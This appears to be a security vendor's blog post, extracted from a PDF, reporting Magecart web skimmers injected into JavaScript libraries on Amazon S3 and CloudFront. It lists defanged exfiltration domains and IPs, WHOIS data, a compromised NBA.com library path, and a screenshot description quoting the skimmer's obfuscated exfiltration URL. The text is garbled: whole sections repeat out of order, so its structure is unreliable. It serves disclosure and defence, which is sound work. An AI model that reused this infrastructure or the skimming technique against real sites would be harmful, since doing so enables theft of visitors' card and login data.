
We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of network requests, all of which are GET requests to various JavaScript files on the host s3-ca-central-1.amazonaws.com. The bottom pane shows the JavaScript code of the selected request, with a red box highlighting a URL: https://cdn-imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextareasendDataDomainTrySendIMGGetImageUrl?ref=onreadystatechangesetIntervalreplacetestlengthcharAtorientation=ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-.\_~!\*@%&'"/>

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

## Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

